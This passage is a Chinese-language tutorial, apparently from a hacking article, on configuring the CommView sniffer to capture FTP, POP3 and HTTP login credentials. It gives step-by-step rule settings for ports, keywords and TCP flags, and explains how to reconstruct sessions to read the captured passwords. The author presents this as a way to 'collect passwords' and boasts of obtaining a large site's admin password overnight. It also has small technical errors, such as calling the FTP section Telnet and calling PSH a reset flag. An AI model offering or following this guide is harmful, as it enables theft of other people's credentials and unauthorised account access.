


图2

规则设置处又分为“Advanced Rules”高级规则设置和“Simple Rules”简单规则设置。呵呵，细心的朋友会发现作者竟然把单词“Advanced”拼成“Adavnced”，题外话。高级规则设置我们基本用不到，在这里我就不做过多说明，如果朋友对高级规则设置感兴趣的话可以参考COMMVIEW的帮助文件。此时很多朋友在想笔者是不是会像往常一样把简单规则设置逐一说明一遍，过过场，然后就结束。我想今天尝试一下打破以往的常规，我们直接用实例说话，而不是把设置规则逐一的说明一遍，我想英语好点的朋友这都会。说到实例，我想黑客最感兴趣的莫过于密码，80%的朋友装嗅探器就是冲着它来的。根据大多数人的需求，我们今天就来说说用COMMVIEW捕获密码的实例。



1. FTP密码截取

如果你了解FTP协议，对FTP密码的捕捉就不难了。首先FTP使用的是TCP协议，因此我们在“Simple Rules”简单规则设置的子菜单“Protocols”协议设置处选择捕获的IP协议为TCP协议，如图3所示。




图3

随便说说另外两处设置，“Enable ethernet porotocol rules”以太网协议设置和“Enable direction rules”数据包流向设置。由于FTP使用的是端口21，因此我们来到“Ports”端口设置子菜单。端口输入21，“Both”表示进出21端口的数据包都捕获。“Action”处如果勾选“Ignore”则表示忽略我们指定的端口，如图4所示。




图 4

接着下一步来到“Text”文本设置子菜单，在这里设置我们要捕获数据包里包括的关键字，只要嗅探到的数据包中包含我们指定的关键字，就会捕获记录下来。大家都知道FTP的登录信息数据包中带有“user”和“pass”等关键字，这正是我们要指定的。要想捕获到少而精的关键数据包，这步很重要，设置如图5。




图 5

再来到最后的“TCP Flags”TCP标志位设置。TCP共有六位标志位，分别是：URG、ACK、PSH、RST、SYN和FIN。FTP采用了其中的ACK和PSH，ACK：确认标志，PSH：推、重置连接标志。所以我们这里有必要选上它们，如图6所示。




图 6

到这里我们的设置已经基本完成了，点击运行按钮，等着收密码吧，如图7所示。选取第一个数据包，单击右键，选“Reconstruct TCP Session”，就可看见密码和用户名。

2、Pop3密码截取

前面我们已经学会如何捕获Telnet密码，顺理成章我们就应该马上联想到如何捕获Pop3的密码。很简单，我们只要修改一下捕获数据匹配的端口就OK了。在前面的基础上把Ftp21端口改成Pop3服务的110端口，捕获结果如图8所示。




图 7




图 8

3、HTTP密码

HTTP密码，这应该是所有密码中诱惑性最强的。因为HTTP密码的内容是最丰富、种类是最多的，如论坛登录密码，邮箱登录密码，网站会员密码等，而且还经常给大家来点惊喜。比如我昨天挂了一个晚上，今天早晨竟然收到一个大站的后台管理密码，这可比入侵来的轻松许多，真是得来全不费功夫。说个题外话，这就好比我喜欢海钓不喜欢淡水钓一样，在淡水中钓鱼我基本能猜到下一只上的是什么鱼，因为鱼就那么几种；而海钓就不一样了，我根本不知道下一只钓上的是什么鱼？因为海里鱼的种类真的是太多了。同样和捕获FTP密码类似，我们只要把“Port”处的FTP服务21端口改成HTTP服务80端口，接着就等着收密码吧，捕获结果如图9。




图 9

